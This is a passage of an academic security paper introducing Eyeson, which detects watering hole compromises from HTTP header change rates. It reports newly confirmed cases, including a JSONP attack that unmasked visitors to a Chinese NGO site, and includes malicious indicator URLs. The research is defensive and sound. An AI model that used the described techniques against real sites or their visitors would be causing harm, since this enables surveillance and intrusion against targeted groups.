Catching Predators at Watering Holes: Finding and Understanding Strategically Compromised Websites

Sumayah Alrwais[1,2], Kan Yuan[1], Eihal Alowaisheq[1,2], Xiaojing Liao[3], Alina Oprea[4], XiaoFeng Wang[1] and Zhou Li[5]

[1] Indiana University at Bloomington, {salrwais, kanyuan, ealowais, xw7}@indiana.edu

[2]King Saud University, Riyadh, Saudi Arabia, {salrwais, ealowaisheq}@ksu.edu.sa

[3]Georgia Institute of Technology, xliao@gatech.edu

[4]Northeastern University, a.oprea@neu.edu

[5]RSA Laboratories, zhou.li@rsa.com

ABSTRACT

Unlike a random, run-of-the-mill website infection, in a strategic web attack, the adversary carefully chooses the target frequently visited by an organization or a group of individuals to compromise, for the purpose of gaining a step closer to the organization or collecting information from the group. This type of attacks, called "watering hole", have been increasingly utilized by APT actors to get into the internal networks of big companies and government agencies or monitor politically oriented groups. With its importance, little has been done so far to understand how the attack works, not to mention any concrete step to counter this threat.

In this paper, we report our first step toward better understanding this emerging threat, through systematically discovering and analyzing new watering hole instances and attack campaigns. This was made possible by a carefully designed methodology, which repeatedly monitors a large number potential watering hole targets to detect unusual changes that could be indicative of strategic compromises. Running this system on the HTTP traffic generated from visits to 61K websites for over 5 years, we are able to discover and confirm 17 watering holes and 6 campaigns never reported before. Given so far there are merely 29 watering holes reported by blogs and technical reports, the findings we made contribute to the research on this attack vector, by adding 59% more attack instances and information about how they work to the public knowledge.

Analyzing the new watering holes allows us to gain deeper understanding of these attacks, such as repeated compromises of political websites, their long lifetimes, unique evasion strategy (leveraging other compromised sites to serve attack payloads) and new exploit techniques (no malware delivery, web only information gathering). Also, our study brings to light interesting new observations, including the discovery of a recent JSONP attack on an NGO website that has been widely reported and apparently forced the attack to stop.

1. INTRODUCTION

Consider that you are viewing your favorite restaurant's menu, as you always did in countless prior visits. This time, however, the menu stealthily drops a piece of malware on your office computer, which later silently collects your personal and business information and further propagates across your company's internal network. It turns out that the malware was actually *strategically* planted there for the purpose of infiltrating your company, due to the popularity of the restaurant among the company's employees. This is an example of *targeted* infiltrations, which aim at one specific organization, population group or industry of high value. They are the first step of an Advanced Persistent Threat (APT) [34, 45], a continuous, multi-stage and stealthy hacking process for such serious purposes as international espionage, sabotage, intellectual property theft and domestic surveillance, etc. In the past few years, APT attacks have led to the breach of critical national infrastructures [29] and the computing systems of leading companies [48], news agencies [53] and political dissidents [55]. According to various published reports (e.g., [34, 45]), such an attack involves several phases, among which the most important are the steps (reconnaissance and delivery) that get adversaries a foothold into the target system. This is often achieved through social engineering, such as spear phishing [39, 42] and increasingly *strategic website compromising*[1] , dubbed "*watering hole attacks*" [29], as described in the above example.

Strategic site targeting. Simply put, in a watering hole attack, the adversary carefully selects a set of websites frequently visited by his targets and by compromising these sites gains opportunities to penetrate the targets' systems, in a way much like the predator lurking around a watering hole to wait for its prey to show up. Since the selected websites are typically trusted by the target, such an attack is often very effective, as pointed out by a Symantec report: "Any manufacturers who are in the defense supply chain need to be wary of attacks emanating from subsidiaries, business partners, and associated companies, as they may have been compromised and used as a stepping-stone to the truly intended target" [54]. Examples include the compromise of the Council on Foreign Relation website for attacking other agencies [37], the infection on forbes.com that targets the defense industry [53] and the use of a restaurant menu to get into an oil company's network [59].

Defense against watering hole attacks is challenging. These attacks often involve zero-day exploits, malware or other unique techniques, which are hard to detect. Limiting access to all such frequently visited sites is not a viable solution, given the inconvenience it would bring in. Without scalable techniques, monitor-

ACSAC '16, December 05-09, 2016, Los Angeles, CA, USA

 ISBN 978-1-4503-4771-6/16/12...$15.00

DOI: http://dx.doi.org/10.1145/2991079.2991112

[1]Throughout this paper, we use the two terms "Strategic compromise" and "watering hole" interchangeably.

ing these sites for malicious activities is difficult, due to their large number (e.g., 120K sites we found to be visited for at least 10 times within 8 months from a company's traffic traces). Most importantly, given the fact that such targeted attacks only aim at a small set of carefully selected targets, and therefore are much less frequent [46, 39, 42] and stealthier than random compromises, so far only 29 watering hole instances have been reported and made public. In the absence of adequate real-world attack data, our understanding of this emerging threat is very limited, making it hard to come up with any effective response.

Finding watering holes. In this paper, we report the *first* systematic study on watering holes, making an important step toward better understanding such elusive but significant threat, through discovery of new strategic compromises and in-depth analysis of these cases. This was achieved using a new methodology which helped find new watering holes by continuously analyzing the network traffic triggered during the visit to a set of likely target websites. At the center of the methodology is *Eyeson*, a system that performs a *lightweight persistent surveillance* of the likely targets by inspecting only the headers of the HTTP requests to the site. From such thin information, *Eyeson* automatically builds a model for the *rate* of the change (based upon quantified features such as hostnames, content types, URL patterns, file names, etc.) observed across different visits to the same site. Once a sudden big change occurs (discovered from HTTP headers), which are supposed to be unlikely to happen according to the model, the site is flagged and goes through other analyses to determine if it is indeed compromised.

The simplicity and efficiency of the methodology enable continuous monitoring and analysis of a large number of potential targets of watering hole attacks. In our research, we ran Eyeson on 61K websites (selected from a company's internal traffic logs), and 178 other likely targets. For each targeted website, we collected its HTTP traffic, leveraging archive.org, from 2010 to 2015 to analyze their change rates. Addionally, we performed continuous real time crawling of a smaller list of targets. As a result of the study, 30 possible strategic compromises were sent to our industry partner for validation and in 3 months, 17 sites among them and 6 campaigns never reported before have so far been confirmed. Note that confirming watering holes is extremely complicated and time-consuming, requiring resources, experience and cyber intelligence to infer the adversary's intentions. As an example for the complexity of this task, iphonedevsdk.com is reported to be compromised twice: one is strategic and the other is not (Section 3.3). Given the difficulty in finding and validating this new type of targeted attacks, so far only 29 watering hole cases were made public (through blogs [48, 53, 22, 55], technical reports [30, 29], etc.). Our study brings to light over 59% more attack instances and 6 new campaigns, a significant contribution to the effort of understanding and mitigating this emerging threat.

Our discoveries. Indeed, our study has already led to new insights into how such elusive attacks work. As a prominent example, we found that RSF-chinese.org, a Chinese NGO, was strategically compromised and implanted with malicious JavaScript code that exploits the JSONP vulnerabilities within leading Chinese websites like baidu.com to collect identity information from the visitor, such as her email address, name, etc.The attack technique here has never been reported before and is important in a sense that it can defeat the protection of popular privacy enhancing technologies like TOR provides to the visitors of politically sensitive sites. This finding has been confirmed by an AV vendor and received intensive media coverage [23, 58, 51, 64]. Also found in our study are other high profile political sites such as boxun.com, which was compromised multiple times, the Carter Center, cartercenter.com and other politically oriented watering hole campaigns. For the attacks on enterprises, we observed new instances and interesting strategies. For example, an India shipyard's website was found to be strategically compromised and a new watering hole running the ScanBox framework [22] was found to exhibit targeting behavior never reported before, e.g., delivering malicious payload to website visitors from a computing center in San Diego but not from a university.

These new findings help us better understand such strategic compromises. Particularly, our study presents strong evidence that the watering hole perpetrators not only aim at a specific organization but also at a group of politically oriented people. Further, the repeated compromises of political sites demonstrate that they are relatively soft targets compared with the corporate websites that are better protected and rarely exploited multiple times. Also, we found that watering holes are characterized by a long lifetime, in some cases, a few years, and unique evasion tricks, which hide their attack payloads, redirection scripts etc. on legitimate (but compromised) or legitimate looking third party domains, or even utilize these domains as command and control (C&C) centers. In terms of attack techniques, it is surprising to see that the adversary may not deliver any malware or compromise the victim's system at all: sometimes, all they do is just collect information through the victim's browser (e.g., the JSONP watering hole).

Contributions. The contributions of the paper are outlined below:

•*New understanding of the watering hole attacks*. We conducted the first systematic study on strategic compromises leading to the discovery of high impact watering hole attacks never reported before. Compared with the state of the art, these findings enable us to gain a better understanding about the motivations, targets and strategies of the APT actors. Now we know how politically oriented sites are targeted and exploited and how unique strategies were deployed to collect information and spread infections. This is critical for developing effective responses and will inspire follow up work on the emerging threat.

•*New methodology*. Such a new understanding was gained through analyzing a set of new attack instances and campaigns our research contributes to the APT research community. These instances were discovered by a lightweight methodology that only inspects the headers of HTTP requests, which is therefore capable of continuously monitoring a large number of potential targets to track down the changes occurring there. Although Eyeson, at its current state, was only used to find us more watering hole instances, the system has the ***potential*** to be deployed in a corporate environment as a pre-filtering mechanism, after proper improvement and evaluation.

2. BACKGROUND

Here, we present overview about the strategic attacks on websites, and outline the adversarial model used in our research.

Strategically compromised websites. For an APT actor attempting to infiltrate an organizational network, one effective approach is to compromise the site frequently visited by the employees and use it as an infection vector to disseminate malware. The details of this type of website compromise were first revealed by RSA FirstWatch in 2012, which reported a "VOHO" campaign aiming at business and government agencies in certain geographic areas [29]. In the campaign, the adversary infected carefully selected sites (e.g., Massachusetts Bank [10]) and planted a malicious JavaScript there. The compromised site checked whether a visiting system was running Windows and a specific version of Internet Explorer, and if so, redirected the browser to torontocurling.com, also a compromised site,

using an iframe to exploit the browser and install a remote access Trojan (RAT) called Gh0st [57]. This attack first used a zero-day vulnerability in Microsoft XML Core Services, and then switched to a known Java vulnerability.

More recently, a few more watering hole cases are reported [53, 38, 30, 31]. A prominent example is the attack on Forbes.com, in which malware infection was hiding inside the "Thought of the Day" Flash widget that automatically shows up once the website is visited. Those running vulnerable browsers were then automatically infected. The true targets of the attack appeared to be senior executives and professionals in major corporations, as indicated by Invincea [53], which further indicated that its customers in the defense industrial base were particularly targeted by the malware.

In all these attacks, the adversary apparently gathered information to identify the frequently visited websites trusted by the target organization, and also carefully selected those less protected, involving different types of vulnerabilities. Due to the stealthiness of these attacks and their targeting nature, only a very small set of watering hole cases were made public: only 29 so far. In addition, the technical details of the attacks were often not fully revealed. To understand and mitigate this threat, it is necessary to find more attack instances and collect more information regarding attack techniques.

Adversarial model. We consider an adversary trying to exploit trusted popular external sites to infiltrate a target. The adversary we studied in this case was able to acquire high profile information about the target, might leverage advanced techniques (e.g., zero-day vulnerabilities) and invest a lot of effort in orchestrating the attack. They can perform a number of actions such as arbitrarily changing the content of the website, redirecting traffic to other sites under their control, monitoring visitors to the website etc. However, they can not completely hide the traces of their campaigns, as the malicious payload has to be embedded in the web page of compromised sites, which could be observed by the network monitors deployed by the organization, web crawlers operated by security companies or security experts inevitably.

3. METHODOLOGY

A watering hole attack aims at the external websites frequently visited by the victim or her organization, exploiting their long established relation to find an easy avenue for infiltrating the target. On the other hand, such a relation can also be leveraged to improve the chance to find strategic compromises: after all, looking back at the long history of interacting with a familiar site, an individual or an organization has a pretty good idea about how it is supposed to behave, and how it evolves over time, even though the amount of observable information for each visit is limited. The key idea of Eyeson is to continuously monitor these strategic sites in a lightweight manner, model how fast and significantly they *change* (i.e., the observable difference between consecutive visits) based upon the long history of clean communication, and utilize the model to capture the changes considered to be rare. This simple change rate model, built on only the headers of HTTP requests, enabled us to inspect the evolution of a large number of selected sites in our research, and led to discovery of new watering holes.

In this section, we elaborate the methodology used in our study for finding watering holes, particularly the design of Eyeson Profiler (Section 3.1) utilizing a small number of attributes available in HTTP headers. Next, we build a list of strategic websites that are potential targets of watering hole attacks and collect their corresponding HTTP traffic to monitor and profile (Section 3.2). Finally, we evaluate Eyeson Profiler on a set of labeled watering holes and execute it on a larger set of monitored traffic to find 17 new instances(Section 3.3).

3.1 Profiling

Eyeson profiler performs continuous monitoring on the HTTP traffic generated by website visits to identify suspicious changes. This approach is based upon the observation that visiting a website multiple times in a short period of time rarely results in different HTTP requests, due to the fact that websites evolve gradually overtime, which makes them appear static within a short time frame. Most frequently, what causes new HTTP requests is just real time contextual behavior such as display of different advertisements according to a visitor's meta data (e.g. browsing location and time of day). On the other hand, when a target website is compromised, a visit to the website will generate a relatively new set of HTTP requests, which are quite different from those observed before. Such requests can point to new resource URLs on the same monitored domain and/or a new domain or sub-domain. Additionally, a compromise may change the resources already in use on the monitored site, e.g., modification of JavaScript libraries (e.g. jQuery) or injection of an iFrame [43].

As an example, by examining the history of http://cgdev.org, a water holed US think tank, from Jan to Oct 2014, we found that most content the website serves includes html pages, CSS files and some images, comes from the same domain. In the meantime, it also generates a number of HTTP requests to popular third party services such as fonts.net&googleapis.com. However on the 16th and 17th of Oct, 2014, we observed a compromise leading to a new set of HTTP requests, such as http://news.foundationssl.com/i/p.php and http://news.foundationssl.com/i/s.php?seed=[]=&alivetime=[]==&r=[]. These types of changes, new FQDN or new resources, are frequently observed in the HTTP traffic when legitimate domains are compromised, as reported by prior investigations [44, 49, 41]. Also, once the visitor's system also gets infected, additional HTTP requests may show up, for the purposes such as downloading malicious executables or jar files.

To capture such sudden changes, which helps identify a compromised website, Eyeson first builds a profile from the website's clean history. Secondly, for subsequent visits to the target, they are compared to the built profile and a visit change rate is calculated. If the change is considered to be acceptable, it will be added to the profile. Otherwise, an alert is reported.

Profile building. A profile is used to keep track of a target's HTTP traffic history and its change rates. The history here is a collection of features extracted from HTTP headers and their values, including URLs, FQDN, sub-domain, content types, URL patterns per sub-domain and file names per sub-domain. For example, for the FQDN feature, we keep all domain names that appear in clean visits, and for the content type feature we keep all distinct content types the web site serves. An example of the profile for http://cgdev.org is shown in Table 1. Those features are selected in our research because they are known to be associated with the behavior of compromised sites: the adversary could create a sub-domain under the compromised domain for his malicious activity (e.g., [56]) and often add new types of files to be downloaded by the visitor (e.g., the executable never seen from the site); also new URLs almost always need to be generated to deliver malicious payloads and sometimes, even URL patterns (that is, the domain and path without the values for arguments) never seen before show up.

To construct a profile and analyze an observed change, Eyeson first removes the dynamic content brought in by legitimate ad networks and third-party services, since the content served by them varies frequently which introduces noise to our monitoring process. For this purpose, we utilizes a set of whitelists to filter out the requests related to legitimate ad networks and tracker networks

Meta Data	Monitored URL: http://cgdev.org Profile start date: 2014/01/01 Profile size (number of visits): 100	
History	FQDN	cgdev.org
	Sub doamins	www.cgdev.org
	URLs	http://www.cgdev.org/sites/default/files/css/css_ 791yxbakkm1orm_ 7huskesiv9tswq6wmrkerhuxpn6w.css, http://www.cgdev.org/cgd_ stats/12989?oo5sv3bltb=xrtypqlycqwmlm00ycnzvfhoyb1bs1u3jupa7 ...
	Content Types	CSS, JS, PNG ...
	URL patterns	(www.cgdev.org,/sites/default/files/css/css_ 791yxbakkm1orm _ 7huskesiv9tswq6wmrkerhuxpn6w.css) (www.cgdev.org, cgd_ stats/12989loo5sv3bltb)
	File names	css_ 791yxbakkm1orm_ 7huskesiv9tswq6wmrkerhuxpn6w.css
Change Rates	9, 6, 6, 1, 4 ...	

Table 1: Profile content of http://cgdev.org. For brevity sake, we show limited values per feature.

(described later in Section 3.2).

After the advertisement, tracker networks and popular domains are removed, the HTTP header information can now serve the purpose of profile construction and update. To this end, Eyeson uses a few clean visits (collected from the long history of interactions with the target) to set up the initial traffic history, filling in different features (URLs, content types, etc.) in the profile. Once the history is there, it waits for a few additional visits so as to construct a model for the *change rate*. Specifically, for each new visit to the target, all HTTP requests involved are inspected one by one. For each request, our system compares its feature values, such as subdomains, URLs, Content type, URL patterns, etc. (see Table 1 for a complete list) with those in the profile. For each feature we count the number of new values that are not included in the profile, as the feature's change rate. We aggregate the value of all features' change rates into a score denoting the overall visit change rate.

For example, consider a request for the URL http://www.cgdev.org/cgd_stats/12989?oo5sv3bltb=, which is not included in the URL feature of the profile (Table 1), but matches one URL pattern once the value `oo5sv3bltb` is removed. In this case, the URL change rate is 1, but all other features' rates are 0, resulting in a change score of 1.

More specifically, let us assume that we use m features $F_1, \ldots, F_m$ and have built a profile from $n-1$ visits. At the n-th visit, feature F_j's rate of change is the number of new values observed in feature F_j and is denoted by N_j. The visit's overall change score is $R_n = \sum_{j=1}^{m} N_j$.

Based on the observed change rates $R_1, \ldots, R_n$ for n continuous visits stored in the profile, a probabilistic model $\mathcal{P}_n$ is constructed for representing the expected distribution for visits' change rates (i.e., the probabilities $Pr[R_n <= k]$ are explicitly stored for all integer values of k). Additionally, given the sample size (the number of visits in a profile), confidence intervals are also built at different confidence levels (e.g., 95%). Upon a new visit, the profile, change distribution and confidence intervals are continuously updated if the visit is not labeled as potentially malicious.

Change point analysis. Using the learned probability model $\mathcal{P}_n$, Eyeson looks for abnormal rates of change in subsequent visits, i.e., outliers with respect to the historical distribution of change rates. We use a simple outlier detection method for this purpose [20]: If at visit $n+1$, the rate of change R_{n+1} falls outside the confidence interval for a certain confidence level (set at L), the visit is labeled as an outlier and an alert is generated. Otherwise, the rate of change R_{n+1} is used to update the profile and the change probability distribution to $\mathcal{P}_{n+1}$. This approach is very intuitive: we just determine a range of change rates that are observed most of time (e.g., over 95% of the visits); when a new visit causes a lot of changes, with a rate going beyond the range in the confidence interval, it is captured as an outlier and reported for further post-processing. If the visit is later cleared, the rate is added to the profile, causing an adjustment to the distribution and the confidence interval.

As an example, for the profile in Table 1, Eyeson set its 95% confidence interval to (0.94,1.3) in our model. When it comes to the visit to http://www.cgdev.org/cgd_stats/12989?oo5sv3bltb=, the change rate 1 is inside the interval and therefore considered to be acceptable and added to the profile. On the other hand, another visit to http://cgdev.org at the time the site was compromised, as we observed from archive.org, generated a lot of requests to the domain foundationssl.com and caused downloads of the types of files never seen before. The change rate in this case was calculated as 39, which is clearly an outlier and as such flagged by the system.

With its simplicity, this change-point analysis turns out to be quite effective. In our study, using the real data collected from a large organization and the traffic related to known watering holes, we found that this simple approach indeed helps us discover a set of watering holes never known before (Section 3.3).

3.2 Data Collection

In this section we describe the datasets collected by Eyeson. We start by building a list of potential watering hole targets to monitor. Next, we collect HTTP traffic of the targeted domains and other complementary datasets. Finally, we describe our process to generate a ground truth set of labeled visits to watering holes. **Strategic target selection**. In our research, we used two main sources for target selection. First, based on several sources of intelligence from our industry partners, we collected a list of 178 web sites considered to be high profile targets of watering hole attacks. On the list are governmental, political, defense contractor sites and 29 other strategic websites that have been water holed in the past (see Table 3) such as think tanks and SW engineering systems.

Our second source for target selection is the traffic of the organization which we aim at protecting from these attacks. If a nation state actor is interested in the proprietary information of a certain company, they will first attempt to do reconnaissance on the company to come up with targets such as business partners, subsidiaries, close by commercial businesses (e.g. restaurants and banks), forums and other websites related to the company's industry sector. These potential targets should be screened by Eyeson and can be identified from the company's HTTP traffic. In particular, we select a list of websites that are visited frequently by the company's employees from Jan 1st to Sept 4th 2014, after removing extremely popular sites that have in general good security practices and would be more difficult to compromise, e.g. windowsupdate.com, resulting in a list of 121,473 sites that were visited at least 10 times every month. These sites are the ones that have a long standing relationship with that particular organization, and can be leveraged by attackers as potential targets since they are in general not as well protected as the extremely popular sites (e.g., those in the top Alexa ranking).

HTTP traffic Collection. Eyeson profiler is designed to find compromised websites by analyzing HTTP requests generated from a website's visit. In an enterprise setting, such HTTP headers are usually collected through a common network product (namely a

web proxy system) without requiring additional data to be collected. In our research,however, we aim to evaluate the potential effectiveness of Eyeson profiler *before* deployment to an enterprise setting, such an evaluation requires both HTTP headers and responses to validate our results.

To this end we evaluate Eyeson on a much larger set of HTTP traffic by leveraging archive.org, a system that implements a dynamic crawler to crawl a list of URLs intermittently and maintains a snapshot for each visited URL. When an archive URL is triggered through a browser, any embedded requests in the snapshot are rendered, essentially recreating the visit to the URL at the date when the snapshot was taken providing us with both HTTP headers and responses. Searching the archive.org for the target list of 121,651 FQDNs, we collected over 1 million *archive* URLs. A detailed description of our archive data collection process along with an example of an archived visit is provided in Appendix B.

In addition to such *archived* HTTP traffic, we conducted our own real time monitoring of the manual list of 178 websites by crawling them with a dynamic crawler through the anonymity channel TOR [12], using 17 User Agents representing popular browsers and operating systems such as Internet Explorer, Chrome and FireFox on Windows, Linux and Android. In total, archive and real time crawling resulted in 14 million collected snapshots. Table 2 illustrates the HTTP data sets collected to monitor and screen 61K FQDNs over a period of 5.4 years.

Complementary data sets. We also collected a number of other data sets for different purposes as shown in Table 2. Whitelists were used by Eyeson to remove noise from the visits introduced by advertisement and tracker networks. A challenge here is that since the collected HTTP traffic set goes back a few years, the latest copy of Easylist [52] does not include the advertisement networks active several years ago but out of service now. In order to include those advertisement networks, we took advantage of the archives again as they also collected the snapshots of those lists. Further, we generated a list of the most popular sub-domains (i.e. indicative of third party services) from the same enterprise set used to select the domains to be monitored. Such popular sub-domains were determined by the number of visits they receive, at least 10K visits per day for those that ended up on our list. At the top of it are crl.microsoft.com & fast.fonts.net.

Ground truth. Ground truth for targeted attacks is hard to come by, because they happen rarely. Even though we can gather a few confirmed watering hole domains from various sources, it is still challenging to determine the period of time when they were infected. In our research, we manually gathered from technical reports a set of confirmed watering holes (shown in Table 3) and the Indicators of compromise (IoCs) for each case (as described in those prior reports) such as specific strings in malicious payloads (e.g. function names), URL pattern, malicious domain name and approximate compromise date. Using the IoCs and their compromised dates, we searched the collected *archived* HTTP traffic and located the snapshots with the IoCs and further manually verified the presence of infections there. For each compromised snapshot, we further took its snapshots 20 days before and after the infected one as the site's clean versions, if they did not carry any IoC and also passed the sanity check performed by a content based anti virus system, MS SE [47]. This gave us a ground truth set with 14 watering hole FQDNs corresponding to 69 monitored URLs[2] (aka, profiles). The total number of snapshots in the set is 23,532, each corresponding to a visit, including 1,682 compromised snapshots.

[2]Throughout this paper, a monitored URL refers to the start URL from which a visit starts.

3.3 Eyeson Evaluation and Results

Over the domains and traffic collected, we used Eyeson to identify a small set of FQDNs highly likely to be watering holes. Here we report our findings.

Evaluation on the ground truth. Using the collected ground truth set (Section 3.2), we bootstrapped the profile for each monitored URL with 10 visits (after initial 5 visits, the follow-up 5 for collecting change rates). We found that the 95% confidence interval yielded a false positives rate 19.4% and a zero false negatives. This demonstrates that our simple approach has the potential to be used a pre-filtering system, though a more extensive study on a larger dataset is needed.

Evaluation on the whole dataset. Then we ran Eyeson on all collected HTTP traffic covering 5.4 years (Table 2), a total of 14M snapshots for 133,527 monitored URLs, with a clean profile built per monitored URL. In our experiment, we bootstrapped the profile for each monitored URL with 10 visits (after initial 5 visits, the follow-up 5 for collecting change rates), and ran Eyeson over all the snapshots gathered in the order of their dates. The profile change rate series was reset at the beginning of every calendar year or whenever a time gap over 3 months was found (due to the missing data in the archive). We utilized a 95% confidence interval to scan the collected HTTP traffic based on the timeline of the snapshots (from both the archive and the real time visits).

Altogether, Eyeson detected 1.7M snapshots (aka, visits) whose changes were considered to be significant, detailed in Appendix A and Table 10. These changes corresponded to 2.7M URLs (i.e. embedded links) hosted on 17.6K FQDNs (not the FQDNs under monitoring) and 456 static IP addresses.

Eyeson, at its current state, is used as a measurement methodology to find more watering hole instances but is not ready as a full blown organizational pre-filter. That being said, Eyeson does have the potential to work as a pre-filtering system given the proper modifications and organization level evaluations. Looking at the toxicity levels (i.e. fraction of confirmed alerts), Eyeson outperforms Evilseed [35] where Eyeson has a 3.4%-7.4% confirmed malicious domains vs 1.12% by Evilseed. A closer look at Eyeson 2.0 is provided in Appendix A.

Finding compromised websites. As the system was run on 5.4 years of traffic, a large number of visits were detected as suspicious. Some changes were false positives which is attributed to either legitimate changes (such as upgrade of website design and templates), ad related URLs that were not covered by the white lists (particularly when these scripts were hosted on the monitored domain itself, e.g. OpenX ad platform) or malformed URLs. Also, the content related to many of the detected change URLs was missing from the archives making their legitimacy difficult to verify.

To screen out the outputs for new watering holes, we first utilized a multi-step validation process to confirm that a subset of reported visits were indeed compromised. This validation process includes blacklist cross matching, URLs and content scanning with VirusTotal [62] and lastly automated labeling and manual analysis.

Specifically, we first cross matched the detected changes with a number of blacklists (Table 2). Since the HTTP traffic we collected is often related to website snapshots that go back a few years, the compromises involving those sites may have already been detected and reported to blacklists. Therefore, to find malicious (or compromised) domains we collected the history of several blacklists (covering suspicious sub-domains, IP addresses and URLs) from the archives whenever available and utilized them to validate detected domains and their snapshots. Also used in our validation

Usage	Type	Source	Duration	Size
Monitoring	Archive and real time HTTP traffic	Manual	Jan 1, 2010 - May 9th, 2015	FQDN:178 Monitored URLs:57,006
	Archive HTTP Traffic	Enterprise selected set	Jan, 2012- Aug, 2014	FQDN:61,616 Monitored URLs:76,521
White listing	Ad/tracker Lists	EasyList[52]	Aug, 2011 - April, 2015	Lists:228
		PGL[1]	Feb, 2003 - Feb, 2015	Lists:239
		MVPS[8]	May, 2011 - April, 2015	Lists:38
	Popular 3rd Party services	Enterprise Logs	Jan,2014 - Aug, 2014	Sub domains: 1982
Result Validation	Generalized URLs	CleanMX[13]	1st Jan, 2009 - 25th April,2015	Total generalized URLs:23,362,239
		Malc0de[6]	21st Sept, 2010 - 19th March, 2015	
		MalwareDomainsList[7]	21st Sept, 2010 - 19th March, 2015	
	Sub domains	MalwareDomainsList[7]	26th June, 2008 - 15th March, 2015	Total sub domains:1,902,001
		MalwareDomains[3]	17th June, 2011- 19th April, 2015	
		HPHosts[5]	5th Dec, 2009 - 12th Jan, 2015	
	IP Addresses	Malc0de[6]	22nd March, 2011 - 3rd Aug, 2013	Total IP addresses:134,639
		MalwareDomainsList[7]	8th May, 2010 - 10th April, 2015	
		Project HoneyPot[9]	22nd Jan, 2014 - 24th April, 2015	

Table 2: Eyeson collected data sets which are used for different purposes.

aei.org anthem.com cartercenter.org cfr.org cgdev.org dphk.org vfw.org forbes.com gokbayrak.com iie.com iphonedevsdk.com jpic.gov.sy thaingo.org jquery.com kcna.kp peoplepower.hk phonedevsdk.com procommons.org.hk rsf-chinese.org rsf.org sem.dol.gov spacefoundation.org ned.org adpl.org.hk princegeorgescountymd.gov rocklandtrust.com ndi.org rferl.org hkgolden.com

Table 3: 29 Reported watering holes. Other reported watering hole attacks did not name the watering hole website.

was CleanMX virus watch [13], which maintains a large number of URLs. Many of them are legitimate domains that were compromised for short periods of time. To avoid false positives when using CleanMX lists, we linked the blacklisted URLs to the dates they were reported to be compromised before using them for cross matching.

Secondly, we leveraged VirusTotal [62] which provides an API allowing users to scan either URLs or files. Over the output of Eyeson, we scan URLs and files with VirusTotal with the exception of cloud related URLs. VirusTotal flags most cloud related URLs as malicious, based upon the reports of one or two Anti-virus systems. For example, the URLs https://4sqstatic.s3.amazonaws.com/....js and s3.amazonaws.com are flagged as malicious regardless of the content. To avoid false positives in this case, we only used VirusTotal to validate cloud related URLs when their content was available and could be scanned.

In order to maximize the chance to find new watering hole cases, we further considered suspicious those unconfirmed URLs indicating the hosting status as currently parked, currently down, using DDNS or url shortner, cloud related hosting or using static IPs. After that we clustered the new URLs observed according to their patterns (i.e., the tokenized sequence including paths, file names, other parameters without values). We further cluster the detected monitored domains by frequency of changes. Finally, we randomly selected from the clusters suspicious change cases for a manual analysis.

In our study, we were able to confirm many compromised domains in this way, many of which turned to be watering holes as explained next. Note that such a manual step is important as watering holes are rarely caught by blacklists and VirusTotal especially for recent ones (2014 and later).

Finding new watering holes. As a result of this three step validation process, we generated a set of *confirmed* compromised visits corresponding to 3.2K monitored FQDNs, details are shown in Table 10.

After such *local validation*, we get to the point where we have to answer the most difficult question for our research: how to determine whether any of these confirmed compromises is indeed a watering hole attack? The question is difficult since we need to figure out the perpetrator's *intention*, which can only be done by comparing the compromises with other known cases, looking for the attackers' fingerprints, leveraging various cyber intelligence, and other means not available to the public. Therefore, the only thing we could do is to forward our findings to leading industry agencies that have experiences in watering hole analysis for a *cross-agency validation*. Note that even for the parties indeed having this capability, the validation process is complicated, painful and time consuming, largely depending on individual analysts' experiences. As a simple example for the complexity of the issue, the site iphonedevsdk.com was compromised twice, one in 2010 and the other in 2014. The second one was confirmed to be a watering hole attack aiming at Apple and Google employees [48], while the first one turns out to be a random opportunistic compromise in which the attacker placed a Traffic Direction System (TDS) there.

Due to the high cost of this validation process, it is impossible for us to dump all 3.2K FQDNs to our industry partner (which is a leader on watering hole analysis). What we did is to handpick a few likely instances from all these confirmed attack cases. For example, we randomly selected a few compromised domains confirmed by VirusTotal or the blacklists if the attacks are marked as "exploit". Also, from all the manually confirmed domains we picked out those whose suspicious changes happened recently and are therefore more likely to be validated using the data available. In the end, we forwarded 30 FQDNs to our industry partner, which together with other organizations, has analyzed so far 20 of them in the past 3 months, and confirmed 7 new watering hole attacks. Among them is the high profile JSONP attack (Section 4.1), a politically oriented case which was later reported in the media [23, 58, 51, 64].

Furthermore, we searched all the suspicious URLs (for those 3.2K domains), looking for the IoCs of known watering holes (e.g., ScanBox), with the hope to find new instances of known watering hole attacks. As a result, we were able to find an additional 10 new unreported watering holes.

4. UNDERSTANDING WATERING HOLES

4.1 Results Overview

Landscape. As a result from the previously described manual validation and collaborations with our industry partners we have confirmed 17 new unreported watering holes corresponding to 16 FQDNs, with one domain being strategically compromised twice. Finding as many as 17 watering hole attacks is considered a big win in the research on targeted attacks as they are quite infrequent and stealthy, and therefore rarely found and confirmed. Our new discoveries increase the publicly-available attack instances by 59%.

#	Domain	Alexa Rank G/L	Domain Description	Data Set	#Comp	Discovery Type	Start -End date	Campaign ID	Flagged by VT
1	hsl.gov.in	450K/50K	Indian shipyard	Enterprise	1	NN	27th Sept, 2014	C1	N
2	boxun.com*	35K/7K	Chinese online news service (NGO)	Manual	–	NN	14th Aug, 2008 - 5th Apr, 2015	C2	Some
3	peacehall.com	225K/-	Chinese online news service (NGO)	Manual	–	NN	14th Aug, 2008 - 5th Apr, 2015	C2	Some
4	ibsahq.org*	10M/-	International buddhism sangha association(NGO)	Sinkhole	1	PN	28th June, 2015 - Now	C3	Some
5	hnn.hk	NA	Chinese news agency	Sinkhole	1	PN	7th Jul, 2015 - 6th Aug, 2015	C3	Some
6	rsf-chinese.org	3M/-	Chinese reporters without borders association (NGO)	Manual	2	NN	12th Jan, 2015 - 2nd June, 2015	C4	N
						PP	4th Feb, 2012 - 14th Mar, 2012	C5	Y
7	civilhrfront.org	NA	Chinese civil human rights front (NGO)	Manual	1	PN	4th Feb, 2012 - 5th Feb, 2012	C5	Y
8	cartercenter.org	150K/62K	Human rights organization (NGO)	Manual & Enterprise	4	NN	30th May, 2012 - 8th June, 2012	C8	N
9						NN	1st May, 2011	C11	N
						PP	8th Jan, 2010 - 5th Oct, 2010	C12	N
						PP	16th July, 2012	C7	N
10	iie.com	400K/232K	Peterson Institute for International Economics (NGO)		2	NN	13th Apr, 2011 - 19th Apr, 2011	C9	N
						PP	4th May, 2012 - 24th Jan, 2013	C10	N
11	hkba.org	406K/3K	Hong Kong Bar Association	Manual	1	PN	17th Nov, 2014 - 20th Nov, 2014	C6	Y
12	alliance.org.hk	10M/-	Hong Kong pro-democratic organization (NGO)	Manual	1	PN	15th July, 2014 - 4th Jan, 2015	C6	N
